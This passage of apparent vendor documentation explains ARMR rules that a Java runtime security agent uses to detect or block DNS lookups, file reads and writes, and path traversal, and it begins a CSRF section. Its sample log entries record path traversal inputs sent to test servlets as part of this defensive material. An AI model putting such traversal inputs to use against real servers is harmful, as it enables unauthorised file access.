The rule cannot contain duplicate statements, however multiple `dns` rules are allowed in the same ARMR application, and the order of statements inside the `dns` rule does not matter.

## Given (Condition)

lookup	The <code>lookup</code> takes a single parameter (string literal) where valid values are a quoted-hostname, a quoted-IPv4 address, or the constant <code>any</code> indicating any hostname or IPv4 address.
--------	--

```
lookup("example.com")
lookup("127.0.0.1")
lookup(any)
```

IPv6 addresses are not currently supported. |

## Then (Action)

An Action accepts a `message` as its parameter.

An action may, optionally, specify a severity. The value of `severity` may be an integer in the range of 0-10(0 is the lowest level and 10 is the highest level) or one of `Low`, `Medium`, `High` or `Very-High`(case insensitive). The default severity is unknown.

protect	The DNS lookup is not allowed to proceed.If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal, the DNS lookup is allowed to proceed.If configured, a log message is generated detailing that the agent has detected an attempt to carry out a DNS lookup.A log message <b>must</b> be specified with this action.
allow	Can be used to allow specific IP addresses/hostnames to be looked up without being blocked by other DNS rule(s).

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

DNS rule with quoted-hostname.

```
app("DNS lookup mod"):
  requires(version: ARMR/2.8)
  dns("Blocking address resolution for example.com"):
    lookup("example.com")
    protect(message: "dns lookup occurred for example.com", severity: 8)
  enddns
endapp
```

DNS rule with quoted-IPv4 address.

```
app("DNS lookup mod"):
  requires(version: ARMR/2.8)
  dns("Detecting address resolution for localhost"):
    lookup("127.0.0.1")
    detect(message: "dns lookup event", severity: 6)
  enddns
endapp
```

DNS rule with the constant `any`.

```
app("DNS lookup mod"):
requires(version: ARMR/2.8)
dns("Detecting address resolution for any host/ip"):
lookup(any)
detect(message: "dns lookup event", severity: 4)
enddns
endapp
```

## Logging

A log entry similar to the following is generated when the below `dns` rules identify a DNS lookup:

```
<10>1 2021-03-22T12:58:06.136Z userX_system java 17522 - - CEF:0|ARMR:Walter|Walter|2.8|DNS Test App detect|Execute Rule|High|rt=Mar 22 2021 12:58:06.135 +0000 dvchost=jenkins-qa-slave-centos.aws.example.lan procid=17522 appVersion=1 ruleType=dns securityFeature=dns act=detect msg=Walter hostname=example.com
```

## Further Examples

DNS rule with the stacktrace also logged.

```
app("DNS lookup mod"):
requires(version: ARMR/2.8)
dns("Detecting address resolution for localhost"):
lookup(any)
protect(message: "dns lookup event", severity: 9, stacktrace: "full")
enddns
endapp
```

## Logging

```
<10>1 2021-04-01T12:31:39.637+01:00 userX_system java 174476 - - CEF:0|ARMR:Walter|Walter|2.8|DNS Test App protect|Execute Rule|High|rt=Apr 01 2021 12:31:39.636 +0100 dvchost=ckang-XPS-15-9570 procid=174476 appVersion=1 ruleType=dns securityFeature=dns act=protect msg=dns lookup event
stacktrace=walter.apps.DNSLookupApp.main(Container-1)(DNSLookupApp.java:94)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\njava.lang.Thread.run(Con-
```

```
tainer-1)(Thread.java:876)\njava.lang.Thread.begin(Container-1)(Thread.java:897)\njava.lang.Thread.invokeRun(Container-1)(Thread.java:883)\njava.lang.Thread$ThreadHandler.invokeRun(Container-1)(Thread.java:55) hostname=alto.aws.example.lan
```

# File I/O Security Feature

## Overview

**File operations**, such as opening for reading or writing, modifying file attributes (such as last modified dates, etc.), can be controlled using the ARMR `filesystem` rule.

Some high-level examples of rules are:

- Log a warning upon writing to any file
- Allow / deny creation of new files in certain directories
- Disallow writing to, or modification of, JAR files
- Protect arbitrary files or directories from modification (for example, based on file extension, such as .rules and .xml files)

## When (Event)

To control read and write access to files using the ARMR `filesystem` rule, the user can specify either the `read` or `write` declaration, respectively.

### WARNING

The user must specify either the `read` or the `write` declaration.

A parameter must be supplied to the `read` or `write` declaration to determine the files and / or directories that the ARMR `filesystem` rule will control access to.

### INFO

Both Unix and Windows filesystem paths are supported

This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted files/directories.

Each string represented in the parameter can be:

- a single file or directory name - the agent will control access to any file or directory on the filesystem that matches the given name

- an absolute path to a specific file or directory

The wildcard character (\*) is supported anywhere in the file name or path:

- only one wildcard character can be used with each path
- if used at the end of a file path, the wildcard will represent all files and sub-directories recursively
- this is equivalent to the file path simply ending with a file separator
- if used in the middle of a file path, the wildcard will represent a single level of directories only
- the wildcard can be used to specify all files with a specific prefix
- the wildcard character specified on its own represents all files and directories on the filesystem

## Then (Action)

There are three supported actions for the ARMR `filesystem` rule: `protect`, `detect` and `allow`.

<code>protect</code>	All attempts to read from or write to a protected file are blocked. If configured, a log message is generated with details of the event.
<code>detect</code>	Monitoring mode: the application behaves as normal. A log message is generated with details of all attempts to read from or write to a protected file. A log message <b>must</b> be specified with this action.
<code>allow</code>	Can be used to allow access to specific files or directories under a parent directory that is covered by an ARMR <code>filesystem</code> rule in <code>protect</code> mode.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

All examples of the ARMR `filesystem` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `filesystem` rule that protects all files in a specific directory from being read.

Unix

```
app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("/tmp/*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("C:\\Windows\\*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Specifying `read("/tmp/*")` and `read("C:\\Windows\\*")` would be functionally equivalent `read` declarations in the above two mods, respectively.

## Logging

```
<10>1 2021-03-29T11:59:25.147+01:00 userX_system java 15891 - - CEF:0|ARMR:File
read protect mod|File read protect mod|2.8|Protect read access in specific directo-
ry|Execute Rule|High|rt=Mar 29 2021 11:59:25.146 +0100 dvchost=userX_system pro-
cid=15891 appVersion=1 ruleType=filesystem securityFeature=filesystem read act=pro-
tect msg=Unauthorized file read blocked path=/tmp/somefile.txt
```

```
<10>1 2021-03-29T11:57:23.337+01:00 userX_system java 14223 - - CEF:0|ARMR:File
read protect mod|File read protect mod|2.8|Protect read access in specific directo-
ry|Execute Rule|High|rt=Mar 29 2021 11:57:23.337 +0100 dvchost=userX_system pro-
cid=14223 appVersion=1 ruleType=filesystem securityFeature=filesystem read act=pro-
tect msg=Unauthorized file read blocked path=C:\\Windows\\somefile.txt
```

## Further Examples

As above, with the stacktrace also logged

Unix

```

app("File read protect mod - with stacktrace"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("/tmp/*")
    protect(message: "Unauthorized file read blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp

```

## Windows

```

app("File read protect mod - with stacktrace"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("C:\\Windows\\*")
    protect(message: "Unauthorized file read blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp

```

## Logging

```

<10>1 2021-03-29T12:05:25.019+01:00 userX_system java 15891 - - CEF:0|ARMR:File
read protect mod - with stacktrace|File read protect mod - with stacktrace|2.8|Pro-
tect read access in specific directory|Execute Rule|High|rt=Mar 29 2021
12:05:25.019 +0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=filesys-
tem securityFeature=filesystem read act=protect msg=Unauthorized file read blocked
stacktrace=java.util.Scanner.<init>(Scanner.java:611)\ncom.waratek.spiracle.file.FileServlet.readFile(FileServlet.java:109)\ncom.waratek.spiracle.file.FileServlet.read(FileServlet.java:90)\ncom.waratek.spiracle.file.FileServlet.executeRequest(FileServlet.java:71)\ncom.waratek.spiracle.file.FileServlet.doPost(FileServlet.java:60)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.reflect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-

```

```
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-  
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-  
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-  
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-  
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-  
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-  
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-  
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=/tmp/somefile.txt
```

```
<10>1 2021-03-29T12:55:25.034+01:00 userX_system java 14222 - - CEF:0|ARMR:File  
read protect mod - with stacktrace|File read protect mod - with stacktrace|2.8|Pro-  
tect read access in specific directory|Execute Rule|High|rt=Mar 29 2021  
12:55:25.034 +0100 dvchost=userX_system procid=14222 appVersion=1 ruleType=filesys-  
tem securityFeature=filesystem read act=protect msg=Unauthorized file read blocked  
stacktrace=java.util.Scanner.<init>(Scanner.java:611)\ncom.waratek.spira-  
cle.file.FileServlet.readFile(FileServlet.java:109)\ncom.waratek.spira-  
cle.file.FileServlet.read(FileServlet.java:90)\ncom.waratek.spiracle.file.File-  
Servlet.executeRequest(FileServlet.java:71)\ncom.waratek.spiracle.file.File-  
Servlet.doPost(FileServlet.java:60)\njavax.servlet.http.HttpServlet.ser-  
vice(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-  
va:731)\nsun.reflect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.re-  
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-  
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-  
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-  
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-  
terChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFil-  
ter.java:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-  
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-  
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-  
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-  
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-  
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-  
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-  
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-  
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-  
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-  
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-  
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-  
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-  
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-  
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-  
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-  
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-  
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-  
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-  
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-  
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=C:\\Windows\\some-  
file.txt
```

## Prevent reading any file

```
app("File read protect mod - wildcard all"):
  requires(version: ARMR/2.8)
  filesystem("Protect all read access"):
    read("*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

### Prevent writing to any file

```
app("File write protect mod - wildcard all"):
  requires(version: ARMR/2.8)
  filesystem("Protect all write access"):
    write("*")
    protect(message: "Unauthorized file write blocked", severity: 8)
  endfilesystem
endapp
```

### Prevent reading specific files

Unix

```
app("File read protect mod - specific files"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access to specific files"):
    read("/tmp/somefile.txt", "/tmp/somefile2.txt")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod - specific files"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access to specific files"):
    read("C:\\Windows\\somefile.txt", "C:\\Windows\\somefile2.txt")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

### Detect attempts to write to a particular directory

Unix

```
app("File write detect mod - particular directory"):
  requires(version: ARMR/2.8)
  filesystem("Detect write operations"):
    write("/tmp/")
    detect(message: "Unauthorized file write detected", severity: 5)
  endfilesystem
endapp
```

## Windows

```
app("File write detect mod - particular directory"):
  requires(version: ARMR/2.8)
  filesystem("Detect write operations"):
    write("C:\\Windows\\")
    detect(message: "Unauthorized file write detected", severity: 5)
  endfilesystem
endapp
```

## Detect reading of any file with a specific name

```
app("File read detect mod - specific filename"):
  requires(version: ARMR/2.8)
  filesystem("Detect read of a file with a specific name"):
    read("somefile.txt")
    detect(message: "Unauthorized file read detected", severity: 5)
  endfilesystem
endapp
```

## Prevent writing to any file where the filename ends with a specific string

```
app("File write protect mod - file extension"):
  requires(version: ARMR/2.8)
  filesystem("Protect write access to .txt files"):
    write("*.txt")
    protect(message: "Unauthorized file write blocked", severity: 8)
  endfilesystem
endapp
```

## Prevent reading any file of a given name in any immediate sub-directories of a particular directory

## Unix

```

app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access"):
    read("/tmp/*/somefile.txt")
    protect(message: "Unauthorized file read blocked", severity: Medium)
  endfilesystem
endapp

```

## Windows

```

app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access"):
    read("C:\\Windows\\*\\somefile.txt")
    protect(message: "Unauthorized file read blocked", severity: Medium)
  endfilesystem
endapp

```

## Prevent reading of all files in a directory, but allow reading of a specific file in this directory

### Unix

```

app("File read controls"):
  requires(version: ARMR/2.8)

  filesystem("Protect read access to files in /tmp"):
    read("/tmp/")
    protect(message: "Unauthorized file read blocked", severity: High)
  endfilesystem

  filesystem("Allow read access to /tmp/somefile.txt"):
    read("/tmp/somefile.txt")
    allow(message: "Read access to /tmp/somefile.txt allowed", severity: Medium)
  endfilesystem

endapp

```

### Windows

```

app("File read controls"):
  requires(version: ARMR/2.8)

  filesystem("Protect read access to files in C:\\Windows"):
    read("C:\\Windows\\")
    protect(message: "Unauthorized file read blocked", severity: High)
  endfilesystem

  filesystem("Allow read access to C:\\Windows\\somefile.txt"):
    read("C:\\Windows\\somefile.txt")
    allow(message: "Read access to C:\\Windows\\somefile.txt allowed", severity:

```

Medium)  
endfilesystem

endapp

# Path Traversal Security Feature

## Overview

An application is vulnerable to **Path Traversal** (also known as Directory Traversal) attacks when unvalidated or unsanitized user input is used to construct a path that is intended to identify a file or directory located underneath a restricted parent directory. For such an application, the user can construct a path name that traverses the file system to a location outside the scope of the restricted parent directory.

There are two types of Path Traversal attacks:

- Relative Path Traversal
- Absolute Path Traversal

Path Traversal vulnerabilities are covered by CWE-22. Specifically, Relative Path Traversal is covered by CWE-23 and Absolute Path Traversal is covered by CWE-36.

The Path Traversal rule can be used to protect against both relative and absolute path traversal attacks. That is:

- Protect against file operations where a user-constructed path allows the user to traverse back to the parent path.
- Protect against file operations where a user-constructed path allows the user to specify an absolute path to a file or a directory.

## Given (Condition)

The Path Traversal security feature is enabled using the ARMR `filesystem` rule. With this rule the user can specify a single condition - `input`.

input	This allows the user to specify the source of the untrusted data. The following three sources are supported:- <code>http</code> data introduced via HTTP/HTTPS requests

- `database` data introduced via JDBC connections

- `deserialization` data introduced via Java or XML deserialization. The rule will trigger if the source of the untrusted data matches that specified in the rule. If no value is specified then a default value of `http` is used. An exception will be thrown if an unsupported value is provided. |

This rule provides protection **only** when user input is received via an API that is enabled in the `input` declaration of the rule.

## When (Event)

traversal	This is a mandatory condition that allows the user to specify the type of path traversal protection to enable. The following protection types are supported:- <code>relative</code>
-----------	--

- `absolute` Each rule may contain a single protection type. If no value is specified then by default protection will be enabled for **both** `relative` and `absolute` path traversal attacks. |

## Then (Action)

protect	Path traversal attacks are blocked by the agent. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. Path Traversal attacks are allowed by the agent. If configured, a log message is generated with details of the event. A log message must be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Example

The following `filesystem` rule is used to protect an application from both relative and absolute path traversal attacks.

The `input` declaration is satisfied when the untrusted data originates from an HTTP/HTTPS request. Since no value is specified inside the `traversal` declaration, the rule will trigger when the resulting path either allows the user to traverse back to the parent path, or to specify an absolute path to a file or a directory.

An action of `protect` is defined to ensure that the agent blocks such requests. A log message and severity are both specified which will be included in any generated log entries if an attack is detected.

```
app("Path Traversal mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(http)
    traversal()
    protect(message: "Path Traversal attack blocked", severity: 8)
  endfilesystem
endapp
```

## Logging

When the above `filesystem` rule is triggered a log entry similar to the following is generated:

- relative

```
<10>1 2021-03-30T17:31:15.236+01:00 userX_system java 32008 - -
CEF:0|ARMR:Path Traversal mod|Path Traversal mod|2.8|Protect against rela-
tive and absolute path traversal attacks|Execute Rule|High|rt=Mar 30 2021
17:31:15.234 +0100 dvchost=userX_system procid=32008 appVersion=1 rule-
Type=filesystem securityFeature=filesystem path traversal act=protect
msg=Path Traversal attack blocked path=/tmp/tomcat/webapps/spiracle/path-
Traversal/testFilesParent/testFilesChild/../TestFile httpSession-
Id=3153E581A645E2A54D3C12D3928473BC taintSource=HTTP_SERVLET httpReques-
tUri=/spiracle/FileServlet01 internalHttpRequestUri=/spiracle/FileServlet01
httpCookies=JSESSIONID\=3153E581A645E2A54D3C12D3928473BC remoteIpAd-
dress=0:0:0:0:0:0:1
```

- absolute

```
<10>1 2021-03-30T17:32:30.903+01:00 userX_system java 32008 - -
CEF:0|ARMR:Path Traversal mod|Path Traversal mod|2.8|Protect against rela-
tive and absolute path traversal attacks|Execute Rule|High|rt=Mar 30 2021
17:32:30.903 +0100 dvchost=userX_system procid=32008 appVersion=1 rule-
Type=filesystem securityFeature=filesystem path traversal act=protect
msg=Path Traversal attack blocked path=/tmp/somefile.txt httpSession-
Id=3153E581A645E2A54D3C12D3928473BC taintSource=HTTP_SERVLET httpReques-
tUri=/spiracle/FileServlet03 internalHttpRequestUri=/spiracle/FileServlet03
httpCookies=JSESSIONID\=3153E581A645E2A54D3C12D3928473BC remoteIpAd-
dress=0:0:0:0:0:0:1
```

## Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("Path Traversal mod - with stacktrace"):
  requires(version: ARMR/2.8)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(http)
    traversal()
    protect(message: "Path Traversal attack blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp
```

## Logging

When the above `filesystem` rule is triggered a log entry similar to the following is generated:

- relative

```
<10>1 2021-04-01T11:37:24.203+01:00 userX_system java 25024 - -
CEF:0|ARMR:Path Traversal mod - with stacktrace|Path Traversal mod - with
stacktrace|2.8|Protect against relative and absolute path traversal at-
tacks|Execute Rule|High|rt=Apr 01 2021 11:37:24.201 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked stacktrace=com.waratek.spiracle.path_traversal.FileServlet01.do-
Post(FileServlet01.java:71)\javax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:650)\javax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:731)\sun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\sun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\sun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\java.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Applicati-
onFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFil-
ter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Applicati-
onFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.catalina.core.StandardWrapper-
Valve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.Stan-
dardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catali-
na.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.ja-
va:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHost-
Valve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
```

```
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(Ac-
cessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Ab-
stractHttp11Processor.process(AbstractHttp11Processor.ja-
va:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHan-
dler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEnd-
point$SocketProcessor.run(JIoEndpoint.java:318)\njava.util.concur-
rent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\nja-
va.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$Wrappin-
gRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748)
path=/tmp/tomcat/webapps/spiracle/pathTraversal/testFilesParent/test-
FilesChild/./TestFile httpSessionId=2912BD6B199C8B891244E63DC7DBCDE3
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/FileServlet01 internal-
HttpRequestUri=/spiracle/FileServlet01 httpCookies=JSESSION-
ID\=2912BD6B199C8B891244E63DC7DBCDE3 remoteIpAddress=0:0:0:0:0:0:0:1
```

- absolute

```
<10>1 2021-04-01T12:02:26.629+01:00 userX_system java 25024 - -
CEF:0|ARMR:Path Traversal mod - with stacktrace|Path Traversal mod - with
stacktrace|2.8|Protect against relative and absolute path traversal at-
tacks|Execute Rule|High|rt=Apr 01 2021 12:02:26.627 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked stacktrace=com.waratek.spiracle.path_traversal.FileServlet03.do-
Post(FileServlet03.java:68)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:731)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Applicati-
onFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFilt-
er.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Applicati-
onFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.catalina.core.StandardWrapper-
Valve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.Stan-
dardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catali-
na.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.ja-
va:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHost-
Valve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(Ac-
cessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Ab-
stractHttp11Processor.process(AbstractHttp11Processor.ja-
va:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHan-
```

```
dler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748)\npath=/tmp/somefile.txt httpSessionId=2912BD6B199C8B891244E63DC7DBCDE3\n taintSource=HTTP_SERVLET httpRequestUri=/spiracle/FileServlet03\n internal-HttpRequestUri=/spiracle/FileServlet03\n httpCookies=JSESSION-ID\=2912BD6B199C8B891244E63DC7DBCDE3\n remoteIpAddress=0:0:0:0:0:0:1
```

The following mod protects against relative path traversal attacks that originate from a JDBC connection:

```
app("Path Traversal mod 2"):\n  requires(version: ARMR/2.8)\n  filesystem("Protect against relative path traversal attacks"):\n    input(database)\n    traversal(relative)\n    protect(message: "Path Traversal attack blocked", severity: High)\n  endfilesystem\nendapp
```

The following mod monitors for absolute path traversal attacks that originate from an HTTP/HTTPS request:

```
app("Path Traversal mod 3"):\n  requires(version: ARMR/2.8)\n  filesystem("Detect and log absolute path traversal attacks"):\n    input(http)\n    traversal(absolute)\n    detect(message: "Path Traversal attack detected", severity: Medium)\n  endfilesystem\nendapp
```

The following mod protects against both relative path traversal attacks that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("Path Traversal mod 4"):\n  requires(version: ARMR/2.8)\n  filesystem("Protect against relative and absolute path traversal attacks"):\n    input(deserialization, http, database)\n    traversal()\n    protect()\n  endfilesystem\nendapp
```

# CSRF Security Feature

## Overview

**Cross-Site Request Forgery (CSRF/XSRF)** is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. CSRF attacks specifically target state-changing requests. They are not aimed at data theft since the attacker has no way to see the response to the forged request.

Cross-Site Request Forgery vulnerabilities are covered by CWE-352.

Protection against CSRF attacks is provided via two separate techniques:

### 1. The Synchronizer Token Pattern (STP)

With this security feature enabled the agent will inject CSRF tokens into specific HTML elements. The HTML elements covered are:

- **<form>** elements in which the token is injected as a hidden input field.
- **<a>** elements in which the token is injected in the URL specified by its **href** attribute.
- **<frame>** and **<iframe>** elements in which the token is injected in the URL specified by their **src** attributes.

Only cases that trigger **GET** and **POST** requests are supported. For instance, **<form>** tags that trigger **PUT** requests are **not** supported.

The **srcdoc** attribute present in **<iframe>** HTML elements are not protected against CSRF attacks.

